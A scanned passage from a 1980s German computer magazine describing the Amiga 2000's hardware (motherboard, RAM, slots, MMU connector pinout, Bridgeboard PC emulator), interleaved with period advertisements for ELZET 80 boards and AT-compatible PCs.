Um reichlich Slot-Karten aufnehmen zu können, erhielt der Amiga 2000 ein eher funktionelles Design, also den bekannten PC-Blechkasten. Dadurch wirkt er zwar weniger elegant als sein Vorgänger, bietet aber Platz für drei Laufwerke und bis zu acht Slot-Karten. Das System bleibt also auch im weit ausgebauten Zustand kompakt und artet nicht zu einem Gewirr von Zusatzgeräten, Netzteilen und Kabeln aus.

Außer den Slot-Leisten und den zugehörigen Treiberbausteinen beherbergt das Motherboard im wesentlichen die Komponenten des Amiga 1000. Das sind eine 68000-CPU und die drei Amiga-Chips Paula, Denise und Agnus. Folglich entspricht die Rechenleistung des neuen Modells der des alten. Auf diese


Weise ist gewährleistet, daß sämtliche Software, die auf dem Amiga 1000 unter der Kickstart-Version 1.2 läuft, auch auf dem 2000 verwendbar ist.

Auch die CPU-Taktfrequenz von 7,14 MHz wurde beibehalten. Sie ließe sich ohnehin nur schwerlich erhöhen, da sie mit dem Takt der Video-Chips verzahnt ist, und dieser ist durch die Fernseh-Norm festgelegt. Die Kickstart-Software (nach wie vor Version 1.2) bootet der Amiga 2000 jetzt vom ROM.

Auf dem Motherboard befinden sich ebenfalls 512 KByte RAM, auf die sowohl die CPU als auch die Amiga-Chips zugreifen können. Dieses sogenannte Chip-RAM dient als Bildwiederhol-speicher, kann aber auch Programme und deren Daten speichern. Der Rechner ist also bereits mit dem On-board-RAM lauffähig. Das Chip-RAM wird von weiteren 512 KByte RAM ergänzt, die sich auf einer Karte im MMU-Konnektor befinden. Diese Karte läßt sich mit insgesamt 1 MByte bestücken, womit sich dann 1,5 MByte im System befinden. Weitere 8 MByte lassen sich dem System auf Erweiterungskarten über die Amiga-Slots hinzufügen.

Die standardmäßig vorhandene Echtzeituhr weist ebenso auf den professionellen Anwender als Zielgruppe hin wie die an bestehende Normen angepaßten Schnittstellen-Stecker. Die parallele Schnittstelle ist jetzt weiblich, Centronics-kompatibel und führt keine Versorgungsspannungen mehr. Die serielle Schnittstelle ist – wie bei PCs üblich – als männliche 25polige Sub-D-Buchse ausgelegt und für den Modem-Betrieb vorbereitet (Ring-Indikator-Signal an Pin 22). Der Anschluß PC-kompatibler Peripherie ist jetzt unmittelbar möglich. Über die Floppy-Schnittstelle ist der externe Anschluß von maximal zwei weiteren Laufwerken vorgesehen. Allerdings erschwert wieder die unübliche 23polige Buchse den Anschluß von Standardlaufwerken.

Eine spätere Revision des Motherboards wird noch weniger Komponenten enthalten. Im Amiga 500 gibt es schon den 'Fat Agnus', der noch zusätzliche Logik, unter anderem zur Taktaufbereitung enthält, sowie den vierten Amiga-Chip 'Garry'. Er ist der Controller für die Slot-Signale, der zum Bei-



Der neue Amiga hat bereits 512 KByte RAM und 256 KByte ROM 'on board'.

verdeutlichen, daß auf diese Speicher nur die CPU zugreift, während sie sich den Zugriff auf das Chip-RAM mit den Amiga-Chips teilen muß. Besonders der Grafik-Prozessor Agnus kann die CPU ausbremsen, falls der 68000 ebenfalls im Chip-RAM operieren muß. Bei der

vierfarbigen Workbench macht dies etwa 7 % bis 10 % CPU-Zeit aus. Eine HiRes-Grafik mit 32 Farben kann dagegen schon 50 % der CPU-Zeit kosten.

Ist ein Amiga 1000 mit nur 512 KByte ausgebaut, wird diese Bremse bei 32farbiger


Grafik deutlich spürbar, da der gesamte Speicher Chip-RAM ist. Der 2000 ist dann in der Programmausführung schneller, wenn er sein Programm im Fast-RAM halten kann.

Anders als der 500 und der 1000 besitzt der 2000 keinen Video-

spiel Wait-States für langsame Karten erzeugt. Diese Logik ist im 2000 vorerst noch mit PALS realisiert. Je mehr diskrete Logik sich durch wenige hochintegrierte Chips ersetzen läßt, desto billiger wird der Rechner in der Produktion, vor allem dann, wenn es dank des geringeren Verdrahtungsaufwandes gelingt, mit einer einfachen zweiseitigen Hauptplatine auszukommen. Die jetzigen Motherboards sind noch Multilayer mit vier Lagen.


Einsam, aber schneller

Die Teile des Arbeitsspeichers, die dem System über die Slots zugefügt sind, werden von Commodore als 'Fast RAM' bezeichnet. Es kommen hier aber keine besonders schnellen RAM-Bausteine zum Einsatz, die Bezeichnung soll vielmehr



Auf einer weiterentwickelten Version des Motherboards wird der vierte Amigachip 'Garry' mehrere ICs ersetzen.

**Eine 68020/68881-Karte:
32-Bit-Power im Amiga.**



Ausgang. Da die Qualität eines Video-Signals nicht für eine professionelle 80-Zeichen-Darstellung reicht, hat Commodore beim Amiga 2000 bewußt auf einen Video-Modulator verzichtet. Es gibt statt dessen einen besonderen Video-Slot, über den sich ein PAL- oder NTSC-Modulator nachrüsten läßt. Dieser Slot kann auch das GenLock oder einen Frame Grabber aufnehmen, wenn diese als Slot-Karte erhältlich sind. Bislang muß man diese Einheiten über die Centronics-Buchse betreiben und kann dann ein externes Video-Bild in den Amiga-Bildschirm einblenden beziehungsweise in den Speicher einlesen.

**Freundliche
Steckplätze**

Von den sechs Amiga-Slots hat der 86polige MMU-Konnektor eine besondere Bedeutung. Er liegt noch vor den Treiber-Bausteinen für die übrigen fünf Amiga-Slots, also direkt hinter der CPU. Dieser Slot führt sämtliche CPU-Signale und ist identisch mit dem Expansionbus des Amiga 1000. Über diesen Konnektor läßt sich leicht eine Fremd-CPU anschließen, die dann die volle Kontrolle über das gesamte System einschließlich der Amiga-Chips und der übrigen Slot-Karten übernehmen kann.


Für die Installation von UNIX würde dieser Steckplatz eine 68020-CPU und eine MMU (Memory Management Unit) aufnehmen, die dieses Multiuser-System voraussetzt.

RAM-Karten für die 32-Bit-CPU lassen sich in den übrigen Bussteckplätzen installieren; die zusätzlichen 16 Datenleitungen könnte man als Flachbandkabel ausführen. Bei Commodore rechnet man damit, Anfang 1988 eine UNIX-Implementierung für den Amiga anbieten zu können. Es sollen dann in verschiedenen Fenstern separate UNIX-Maschinen arbeiten können.

Die 100poligen Amiga-Slots führen zusätzliche Signale, unter anderem auch eine Daisy-Chain-Kette, die es dem Betriebssystem ermöglicht, Erweiterungskarten automatisch zu erkennen und zu konfigurieren. Beim Konfigurieren teilt das Betriebssystem den einzelnen Karten Adreßraum im Bereich von 200000 bis 9FFFFFF zu. Karten im MMU-Konnektor sind nicht konfigurierbar. Sie liegen fest bei C00000.

Es gibt bereits eine kleine Auswahl an Amiga-Karten; darunter ist eine 2-MByte-Speichererweiterung. Sobald die 1-MBit-Chips preiswert verfügbar sind, soll es auch eine 8-MByte-Karte geben. Ferner existieren ein Amiga-Harddisk-Controller und eine Kombination aus 68020/68881-Board (Taktfre-


**Maximal 8
Slot-Karten passen
in den Amiga 2000.**



quenz 14,3 MHz) mit einer 512-KByte-Static-RAM-Karte, auf die der 68020 über Flachbandkabel mit 32 Bit Breite zugreift. Für den Amiga 500 und den Amiga 1000 wird es von Fremdanbietern 'Expansion-Kabinetts' geben, mit denen die Karten für den 2000 auch an

diesen Rechnern betrieben werden können.

Der Zugriff auf die Amiga-Harddisk erreicht noch nicht ganz die Geschwindigkeit, die man von anderen Systemen mit



**Mit der PC-Karte wird der
neue Amiga MSDOS-fähig.**

SLR Z80 ASM und SLR NK

Z80 Assembler programmierung mit SLR Systems

M80-kompatibler Assembler für Z-Mnemonics (Z80 und 64180).

Erzeugt direkt .COM, .HEX oder .REL (passend zu CP/M-LINK).

Macros, verschachtelte Konditionen und INCLUDES. Wahlweise SLR-Format mit 16stelligen Symbolen.

ACCEPT-Operation für Datenzuweisung vom Terminal.

Dazu passend der SLR NK-Linker für Z80ASM oder M80-Output. Z. B. für Programmstart ab 0000H oder SLR-Format mit 16stell. Labels.

Bei den „virtuellen“ Produkten Z80ASM+ und SLR NK+ können u. a. alle Tabellen auf Diskette überlaufen.

Mit vielen Sonderfunktionen wie lokalen Marken (2\$) und Ausdruck der Taktzyklen. Info anfordern.



... das fetzt!

IEC-BUS (IEEE488)

Treiberprogramme für Controller und Talker-/Listener. Software- (Z80 PIO mit 7516/2, z. B. auf ECB-Bus: CPU/IEC) und Hardwarelösung (uPD7210, auf ECB-Karte PRINT/IEC). Lieferung als .REL-Datei zur Anbindung an ASM, PASCAL-MT+ o. ä. Für 7210 unter CP/M+ und MSRBASIC lauffähig.

Das Wichtigste auf VMEbus von ELZET 80:

CPU68000

Komplettboard mit 10MHz 68000, 1MB Ram, 128KB Eprom, Floppy-Controller, 2x V.24/RS232, PI/T, Uhr, FPU-Sockel.

RTOS-UH Echtzeit-Multitask-Kern, Assembler und PEARL-Compiler (!) in Eproms.

Für gewerb. Abnehmer ab 10 Stück unter 2000,- DM (+14% MwSt.) einschl. Software.



CP/M+ in EPROM

CP/M*-P-Plus-Betrieb mit oder ohne Floppy: Das Betriebssystem wird aus Eprom gestartet und greift auf die ROM-Disk zu für z. B. Autostart eines Anwenderprogramms unter dBaseII*.

ROM- und RAM-Disk bilden ein logisches Laufwerk. Arbeitet zusammen mit beliebigen Floppy- oder HD-Laufwerken, aber auch ganz ohne.

* CP/M ist ein Warenzeichen von DRI. dBaseII von Ashton-Tate.

Z80ASM oder SLR NK:

199,50 DM
(175,- +14% MwSt.)
unverbindliche Preisempfehlung



Neu auf ECB:

VIDEO80S

Neue Version des 80x25-Video-Rams. Synchronisiert für ständigen Zugriff, 8 Zeichensätze. Hardware-Window-Unterstützung und Softscroll. Attribute farbig, invers, blinkend, grau.

Zwei neue Karten für die 24V = - Steuerungstechnik:
24VB: Eine billige Version der 24V = mit 16E, 16A. Alles optoentkoppelt, aber Ausgangsstrom nur 500mA.
OP32IN: Eine billige Eingabekarte mit 32 Opto-Eingängen.

IMRCE

Akkugepufferte Speicherkarte für Eproms und Rams 32Kx8 und 128Kx8. Gesamtkapazität bis 1MByte.

Neue Busplatinen
Fotoplot-Layout für geringere Kapazität.

24V = Steuerungsbaugruppen, potentialgetrennt, wahlweise Transistor- oder Relaisausgang.

12-Bit A/D- und D/A mit Industriestandard AD574 und AD667. 16/32-Eingänge ±10V mit S&H. 4 D/A's ±10V. Auch teillbest.

LAB-E/A mit zwei Parallelports auf LEDs und Buchsen. Voller VME-Zugriff für Huckepack-Kundenaufbauten.

8086/87-CPU mit 16 bytewise Sockeln (bis 512K), 2xV.24 und Uhr. Dazu eine CGA-kompatible Text-/Grafikkarte „GRPC“.

Zu allen ELZET 80-Produkten beraten Sie gerne auch die Ingenieurbüros (mit Lager):

ESmed GmbH
Fehlerstraße 5
1000 Berlin 41
Tel. 030/8511900

MEK GmbH
Düppelstraße 71
2300 Kiel 1
Tel. 0431/804220

GMS mbH
Marquardstraße 62
6000 Frankfurt 90
Tel. 069/788752

Meditec-Data GmbH
Villastraße 9
7000 Stuttgart 1
Tel. 0711/283103

PTL GmbH
Schulstraße 28
8000 München 19
Tel. 089/169977

Schweiz:
Bernhard-Elektronik
Aarauer Straße 20
CH-5734 Reinach AG
Tel. 064/716944

Tastatur

ASCII-Code, seriell (TTL, 20mA oder RS232) und parallel (7/8 Bit + Strobe). Alternativ jetzt auch für PC/XTs und AT's.



Alle Tasten außerhalb des Hauptfelds 16fach Eprom-programmierbar. Paßt hinter 19"-3HE-Frontplatte. Mechanische SIEMENS-Tasten.

Kundenspezifische Einplatinencomputer schon ab 25 Stück!

Das Prinzip:

Links und rechts an einen festen Mittelteil (Z80, drei Speichersockel, Dekodierlogik) lassen sich unterschiedliche E/A-Teile anlegen: RS232, A/D-D/A, 24V =, Parallelport usw.

Es existieren ca. 20 Standard-layouts, die ab nur 25 Stück

Abnahme beliebig kombiniert werden können
— ohne Grundkosten!

Außerdem machen wir auch Sonderanfertigungen von E/A-Teilen nach Kundenwunsch.

Ein typischer MOPS kostet nur zwischen 200,- und 400,- DM in 25'er Stückzahlen.

SCHRITT

-motorsteuerung für 2 Motoren mit RS232- oder ECB-Bus-Anschluß. Takt- und Richtungsausgänge. Optoentkoppelt.

Echtzeit-Multitask in BASIC!
Volles BASIC mit Fließkomma- und Stringverarbeitung. Angepaßt auf ELZET 80-Hardware, damit Zugriff auf z. B. A/D-Wandler über logische Bezeichner für die Prozeß-E/A: ADC(n), DAC(n), DIN(n), DOUT(n).
Viele Sonderfunktionen für Zeit und Regelung (eingebauter PID).

Programm-Entwicklung auf einem CP/M-Gerät oder direkt in der Zielmaschine — denn MSRBASIC läuft auch aus EPROM.


Epromstartende Versionen sind erhältlich für unsere ECB-CPU's CPU/S und CPU85. Ja, sogar für die MOPS-Einplatinencomputer ist MSRBASIC angepaßt, einschließlich Programmspeicherung in EProm.

ELZET 80

Mikrocomputer GmbH & Co. KG
D-4930 Detmold 18

MOPS

MSRBASIC



J19 MMU connector - 86 pin cardedge				+J20 - J24 AMIGA connector - 100 pin cardedge			
1	GND	2	GND	1	GND	2	GND
3	GND	4	GND	3	GND	4	GND
5	+5V	6	+5V	5	+5V	6	+5V
7	NC	8	-5V	7	/LOCAL OWN	8	-5V
9	28M	10	+12V	9	/SLAVE 1-5	10	+12V
11	NC	12	GND	11	/CONFIG OUT 1-5	12	/CONFIG IN 1-5
13	GND	14	/C3	13	GND	14	/C3B
15	CDAC	16	/C1	15	CDACB	16	/C1B
17	/OVR	18	XRDY	17	/OVR	18	XRDY
19	/INT2	20	NC	19	/INT2	20	-12V
21	A5	22	/INT6	21	BA5	22	/INT6
23	A6	24	A4	23	BA6	24	BA4
25	GND	26	A3	25	GND	26	BA3
27	A2	28	A7	27	BA2	28	BA7
29	A1	30	A8	29	BA1	30	BA8
31	FC0	32	A9	31	BFC0	32	BA9
33	FC1	34	A10	33	BFC1	34	BA10
35	FC2	36	A11	35	BFC2	36	BA11
37	GND	38	A12	37	GND	38	BA12
39	A13	40	/IPL0	39	BA13	40	/EINT7
41	A14	42	/IPL1	41	BA14	42	/EINT5
43	A15	44	/IPL2	43	BA15	44	/EINT4
45	A16	46	/BERR	45	BA16	46	/BERR
47	A17	48	/VPA	47	BA17	48	/VPA
49	GND	50	E	49	GND	50	E
51	/VMA	52	A18	51	/VMA	52	BA18
53	/RES	54	A19	53	/RES	54	BA19
55	/HLT	56	A20	55	/HLT	56	BA20
57	A22	58	A21	57	BA22	58	BA21
59	A23	60	/BR	59	BA23	60	/BR 1-5
61	GND	62	/BGACK	61	GND	62	/BGACK
63	PD15	64	/BG	63	BD15	64	/BG 1-5
65	PD14	66	/DTACK	65	BD14	66	/DTACK
67	PD13	68	/PRW	67	BD13	68	READ
69	PD12	70	/LDS	69	BD12	70	/BLDS
71	PD11	72	/UDS	71	BD11	72	/BUDS
73	GND	74	/AS	73	GND	74	/BAS
75	PD0	76	PD10	75	BDO	76	BD10
77	PD1	78	PD9	77	BD1	78	BD9
79	PD2	80	PD8	79	BD2	80	BD8
81	PD3	82	PD7	81	BD3	82	BD7
83	PD4	84	PD6	83	BD4	84	BD6
85	GND	86	PD5	85	GND	86	BD5
				87	GND	88	GND
				89	GND	90	GND
				91	GND	92	7ME
				93	DOE	94	/RESB
				95	/BG	96	/EINT1
				97	RESERVED	98	RESERVED
				99	GND	100	GND

Amiga und PC-Karte kommunizieren über ein 'Dual-Port-RAM'.

Der MMU-Konnektor entspricht dem Expansions-Bus des Amiga 1000.

1-5 is slot 1 to 5 (J20 to J24)

Festplatte kennt. Es bleibt abzuwarten, ob sich mit der Verfügbarkeit neuer Kickstart-Versionen der Festplattenzugriff noch beschleunigt. Gerade Betriebssysteme mit grafischer Benutzeroberfläche entfalten ihre volle Leistungsfähigkeit erst, wenn das Anklicken, Öffnen von Directory-Fenstern und das Kopieren von Dateien tatsächlich in Augenblicken (!) geschieht. Erst dann kann man vom intuitiven, also auch gedankenschnellen Umgehen mit dem Rechner sprechen, was ja der Anspruch dieser Betriebssysteme ist.

PC im Slot

Ein Blick aufs Motherboard beweist: da gibt es auch noch vier PC-Slots, zwei davon sogar als AT-Slot ausgelegt. Allerdings fehlt jegliche Elektronik drum herum - es gibt überhaupt keine elektrische Verbindung zur Amiga-Hardware, die vier PC-Slots sind nur ein durchverbundener Bus, eine reine Back-Plane.

Zum Leben erweckt wird sie erst vom 'PC-Emulator', einer Slot-

Karte, die, von Commodore als 'Bridgeboard' bezeichnet, zwei Kontakteleisten besitzt, mit denen sie gleichzeitig in einem Amiga-Slot und in einem AT-Slot steckt. Der Name trägt: Das Bridgeboard emuliert nicht per Software, sondern stellt weitgehend das Motherboard eines PC dar, mit einer 8088-CPU (4,77 MHz Taktfrequenz) mit dem obligatorischen 8087-Steckplatz, mit 512 KByte RAM und einem Floppy-Controller.

Aber das genügt natürlich noch nicht für den PC im Amiga. Zur Kommunikation und zum Datenaustausch steht ein 128-K-Byte-RAM zur Verfügung, auf das beide CPUs, der 8088 und der 68000, Zugriff haben. Zwei Gate-Arrays, die auch schon im Sidecar eingesetzt wurden, übersetzen die Codes des IBM-Zeichensatzes in die Bit-Muster für die Ausgabe auf dem Amiga-Bildschirm. Weitere Funktionen, die ebenfalls sehr schnell und damit hardwaremäßig ausgeführt werden müssen, sind das Vertauschen der Bus-Hälften bei Wort-Zugriffen und das bit-

weise Angleichen der unterschiedlichen Farb-Kodierung von PC und Amiga. Auf diese Weise kann der Amiga die monochrome Darstellung und die Standard-Farbgrafik des PC emulieren, ohne daß es zu merklichen Verzögerungen etwa zwischen einem Tastendruck und dem Erscheinen des Zeichens auf dem Schirm kommt.

Register, die sich nicht wie die des PC-Video-Controllers per Software emulieren lassen, weil sie unmittelbar auf einen Zugriff reagieren müssen, werden von spezieller Hardware nachgebildet. Das sind zum Beispiel die Steuerregister der seriellen und parallelen Schnittstellen. Auf dem Bridgeboard laufen daher auch Programme, die direkt auf solche Register zugreifen. Insgesamt spiegelt der PC-Emulator die Architektur des XT wider, die mittlerweile als Maßstab für die Aussage 'PC-kompatibel' gilt.

Die übrigen PC-Slots können nach Belieben verwendet werden. Sinnvoll wäre der Ausbau mit einer File-Card, einer Netzwerk-Karte oder einer EGA-

Karte. Letztere benötigt allerdings einen eigenen Monitor. Festplatten lassen sich partitionieren und von beiden Systemen gemeinsam benutzen. Da beide Rechnersysteme ihren eigenen Arbeitsspeicher und einen eigenen Bus besitzen, ist echter Parallelbetrieb möglich. Sollte ein System abstürzen, ist das andere durchaus noch lebensfähig.

Die Aktivierung des PC-Emulators erfolgt wie beim Sidecar durch Aufruf des monochromen oder des Color-Modus, worauf die PC-Karte entsprechend initialisiert wird. PC-Software läuft dann in einem eigenen Window in der Multitasking-Umgebung des Amiga. Der Datenaustausch vom PC zum Amiga ist über Clipboard-Devices möglich. Mit der Maus markierte Textstellen lassen sich mit der 'Paste-Funktion' in das Notepad übertragen, von wo sie in Amiga-Programme übernommen werden können. Der Austausch beliebiger Daten zwischen den Systemen ist mit speziellen Konvertierungsprogrammen möglich, die das MSDOS-File-Format an das

Personal Computer EP > 286

mit 6 MHz und 10 MHz Taktfrequenz

IBM PC/AT kompatibel

Jahns Vertriebs GmbH
Kurfürstendamm 209
1000 Berlin 15
Tel. 0 30/8 25 85 88
Telex 1 86 635 kemi d
Deutsche Bank Berlin (BLZ 100 700 00)
Kto.-Nr. 0 346 984

Wir haben große Mengen AT kompatibler Geräte günstig eingekauft und wollen diesen Vorteil an alle unsere Kunden weitergeben.

SYSTEM I

- CPU 80286, umschaltbar 6/10 MHz
- Sockel für 80287 als Coprocessor
- 512-KB-RAM
- Batteriegep. Echtzeituhr/Kalender
- PHONIX BIOS und PHONIX 8042 (Keyboard Encoder), lizenziertes BIOS
- 8 Slot Grundboard (davon 2 XT kompatibel)
- Kombi-Kontrolller für 2 Floppylaufwerke und 2 Festplatten
- Monochromgrafik-Karte (Herkules kompatibel)
- 1 x 1.2 MB Floppylaufwerk (NEC FD 1155C)
- 1 x 1.2 MB Floppylaufwerk
- DOS 3.1
- User's Handbuch
- deutsche Tastatur

PREIS FÜR SYSTEM I **DM 3333,-**

SYSTEM II

- wie oben, aber mit 1 x 1.2 MB Floppylaufwerk
- NEC FD 1155C und mit 21 MByte form. Speicherkapazität-Festplatte von NEC D5426 (Slimline)

